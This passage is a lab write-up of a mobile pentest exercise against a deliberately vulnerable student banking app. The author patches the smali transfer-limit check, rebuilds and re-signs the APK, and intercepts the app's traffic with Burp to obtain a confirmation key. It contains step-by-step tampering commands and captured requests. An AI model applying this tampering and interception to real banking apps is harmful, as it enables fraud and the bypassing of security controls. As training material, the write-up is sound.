
import android.content.Context;
import android.content.DialogInterface;
import android.content.Intent;
import android.os.AsyncTask;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.appcompat.app.AlertDialog;
import androidx.appcompat.app.AppCompatActivity;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.Objects;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;

/* Loaded from: C:\Users\piotr\AppData\Local\Temp\jadx-3626472401999336563.dex */
public class MainActivity extends AppCompatActivity {
    private Button btn_login;
    final Context context = this;
    private EditText user_input;
    private EditText user_pass;

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        this.btn_login = (Button) findViewById(R.id.login_button);
        this.user_input = (EditText) findViewById(R.id.user_login_input);
        this.user_pass = (EditText) findViewById(R.id.user_pass_input);
        setPointer();
    }

    private void setPointer() {
        this.btn_login.setOnClickListener(new View.OnClickListener() { // from class: com.example.mobileptfinal.MainActivity
            @Override // android.view.View.OnClickListener
            public void onClick(View v) {
                String user = user_input.getText().toString();
                String pass = user_pass.getText().toString();
                if (user.isEmpty() || pass.isEmpty()) {
                    Toast.makeText(context, "Please enter both fields", Toast.LENGTH_SHORT).show();
                } else {
                    new DownloadJSON().execute();
                }
            }
        });
    }
}
```

Also in a folder smali_classes2 -> com -> example -> mobileptfinal:



Nazwa	Data modyfikacji	Typ	Rozmiar
BuildConfig.smali	21.01.2025 21:37	Plik SMALI	1 KB
MainActivity\$1.smali	21.01.2025 21:37	Plik SMALI	6 KB
MainActivity\$1DownloadJSON.smali	21.01.2025 21:37	Plik SMALI	8 KB
MainActivity\$2.smali	21.01.2025 21:37	Plik SMALI	2 KB
MainActivity.smali	21.01.2025 21:37	Plik SMALI	13 KB
MainActivity2\$1.smali	21.01.2025 21:37	Plik SMALI	7 KB
MainActivity2\$1DownloadJSON.smali	21.01.2025 21:37	Plik SMALI	7 KB
MainActivity2\$2.smali	21.01.2025 21:37	Plik SMALI	2 KB
MainActivity2\$3.smali	21.01.2025 21:37	Plik SMALI	2 KB
MainActivity2.smali	21.01.2025 21:37	Plik SMALI	17 KB
MainActivity3\$1.smali	21.01.2025 21:37	Plik SMALI	2 KB

6 Open the Smali code in MainActivity2.

To edit smali code I used Sublime Text opened MainActivity2\$1.smali

```
91     .line 165
92     :cond_0
93     ige-object v0, p0, Lcom/example/mobileptfinal/MainActivity2$1;->this$0:Lcom/example/mobileptfinal/MainActivity2;
94
95     ige-object v0, v0, Lcom/example/mobileptfinal/MainActivity2;->amount_transfer:Landroid/widget/EditText;
96
97     invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;
98
99     move-result-object v0
100
101    invoke-virtual {v0}, Ljava/lang/Object;->toString()Ljava/lang/String;
102
103    move-result-object v0
104
105    invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
106
107    move-result v0
108
109    const/16 v1, 0x32
110
111    if-le v0, v1, :cond_1
112
113    .line 166
114    ige-object v0, p0, Lcom/example/mobileptfinal/MainActivity2$1;->this$0:Lcom/example/mobileptfinal/MainActivity2;
115
116    const-string v1, "Sorry.. this bank is for students.\nlimit is 4000$ for transfer"
117
118    invoke-virtual {v0, v1}, Lcom/example/mobileptfinal/MainActivity2;->confirm(Ljava/lang/String;)V
119
120    goto :goto_1
```

I have changed 0x32 to 0xFA0 (FA0 it's 4000 in hexadecimal code), prompt that appears to “Sorry.. this bank is for students.\nlimit is 4000\$ for transfer” and save it.

7 Use Apktool to rebuild the application.

I bulit new app with apk using command: “java -jar apktool_2.8.1.jar b MobileBank2”


```
D:\KURS\Mobile Apps\Mobile_Security\03_Android_reversing\apktool_2.6.0: java -jar apktool_2.8.1.jar b MobileBank2
I: Using Apktool 2.8.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2.cache folder into classes2.cache.dex...
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\code-version
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\names-map
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\metadata\e0\000000e0.jadxmd
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\metadata\e4\000000e4.jadxmd
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\sources\e0\000000e0.java
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\sources\e4\000000e4.java
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dirs...
I: Built apk into: MobileBank2\dist\MobileBank2.apk
```

App was created in MobileBank2\dist\MobileBank2.apk

8 Sign the APK.

To sign application I used uber-apk-signer and via CMD I executed command “java -jar uber-apk-signer-1.3.0.jar -a MobileBank2.apk”

Uber signer created two new files:




A screenshot of a Windows File Explorer window. The path is: Data (D:) > KURS > Mobile Apps > Mobile_Security > 03_Android_reversing > uber-apk-signer. The table lists several files:

Nazwa	Data modyfikacji	Typ	Rozmiar
old	23.07.2023 14:46	Folder plików	
app-release.apk	05.01.2025 13:27	Plik APK	4 863 KB
app-release-aligned-debugSigned.apk	05.01.2025 13:28	Plik APK	4 939 KB
app-release-aligned-debugSigned.apk.idsig	05.01.2025 13:28	Plik IDSIG	46 KB
uber-apk-signer-1.3.0	23.07.2023 14:46	Executable Jar File	3 134 KB
MobileBank2.apk	22.01.2025 19:50	Plik APK	3 251 KB
MobileBank2-aligned-debugSigned.apk	22.01.2025 19:57	Plik APK	3 314 KB
MobileBank2-aligned-debugSigned.apk.idsig	22.01.2025 19:57	Plik IDSIG	34 KB


9 Reinstall the application in your device.

Now I could drag new built MobileBank2-aligned-debugSigned.apk to emulator.



10 Use Burp to intercept the traffic and resend the key.

As we can see app now allows me to transfer 4000USD. Lets use burp to catch this key.



Step 1, Define proxy settings, Proxy -> Proxy Settings:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A modal window titled 'Add a new proxy listener' is open, prompting for binding details. The 'Bind to port:' field contains '8081' and the 'Bind to address:' dropdown has 'All interfaces' selected. The 'OK' button in the modal is highlighted with a red box.

Note it's good to use standard ports such as 8080,8081 rather than 1234 etc. 😊

Step 2 Export certificate and name it with .crt extension:

② **Proxy listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy

Add	Running	Interface
<input type="button" value="Edit"/>	<input type="checkbox"/> 127.0.0.1:8080	
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/> *:8081	

Each installation of Burp generates its own CA certificate. This certificate is used by Burp to sign its own SSL/TLS certificates.

② **Request interception rules**

Use these settings to control which requests are intercepted.

Intercept requests based on the following rules

Add	Enabled	Operator	Match	Action
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Or	File	Replay
<input type="button" value="Remove"/>	<input type="checkbox"/>	Or	HTTP method	Does not match

CA Certificate

You can export your certificate and key for use in other tools, or in another installation of Burp. You can import a certificate and key to use in this installation of Burp. Note that you can also export the current certificate by visiting <http://burpsuite/cert> in your browser.

Export

Certificate in DER format

Private key in DER format

Certificate and private key in PKCS#12 keystore

Import

Certificate and private key in DER format

Certificate and private key from PKCS#12 keystore

Save In:

File Name:

Files of Type:

CA Certificate


The certificate was successfully exported.

(kali㉿kali)-[~/Downloads]

```
$ ls -la
total 28
drwxr-xr-x  3 kali kali  4096 Jan 22 14:27 .
drwxr-xr-x 20 kali kali  4096 Jan 22 14:16 ..
drwxr-xr-x  3 root root  4096 Jan 20 15:39 Bank-Docker
-rw-rw-r--  1 kali kali 10288 Jan 20 15:29 Bank-Docker.zip
-rw-rw-r--  1 kali kali   940 Jan 22 14:27 burp.crt
```

STEP 3 SET NETWORK SETTINGS ON THE ANDROID

Go to WiFi settings on Android -> Modify Network -> set IP (Kali IP) and port (set in Burp)



Now we are sure that Network Traffic from Android will go through Burp Proxy.

STEP 4 Turn Intercept On and catch the request.

```
Request
Pretty Raw Hex
1 GET /generateConfirm.php?generate=1 HTTP/1.1
2 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Galaxy S8 Build/QQ1D.200105.002)
3 Host: 10.0.2.4:8080
4 Connection: keep-alive
5 Accept-Encoding: gzip, deflate, br
6
7
```

STEP 5 Check HTTP history to get key

#	Host	Method	URL	Params	Edited	Status code	Length	MIMEtype	Extension	Title	Notes	TLS	IP
1	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	326	JSON	php			10.0.2.4	
2	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	325	JSON	php			10.0.2.4	
3	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	326	JSON	php			10.0.2.4	
4	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	213	text	php			10.0.2.4	
5	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	214	text	php			10.0.2.4	
6	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	214	text	php			10.0.2.4	
7	http://connectivitycheck.gstatic.com	GET	/generate_204			204	127					216.58.209.3	
8	http://www.google.com	GET	/gen_204			204	447	HTML				142.250.75.4	

Request

```
1 GET /generateConfirm.php?generate=1 HTTP/1.1
2 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Galaxy S8 Build/QO1D.200105.002)
3 Host: 10.0.2.4:8080
4 Connection: keep-alive
5 Accept-Encoding: gzip, deflate, br
6
7
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jan 2025 20:25:07 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 10
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 evvFnkCOTl
```

Step 6 Insert caught key to Bank App and voila.

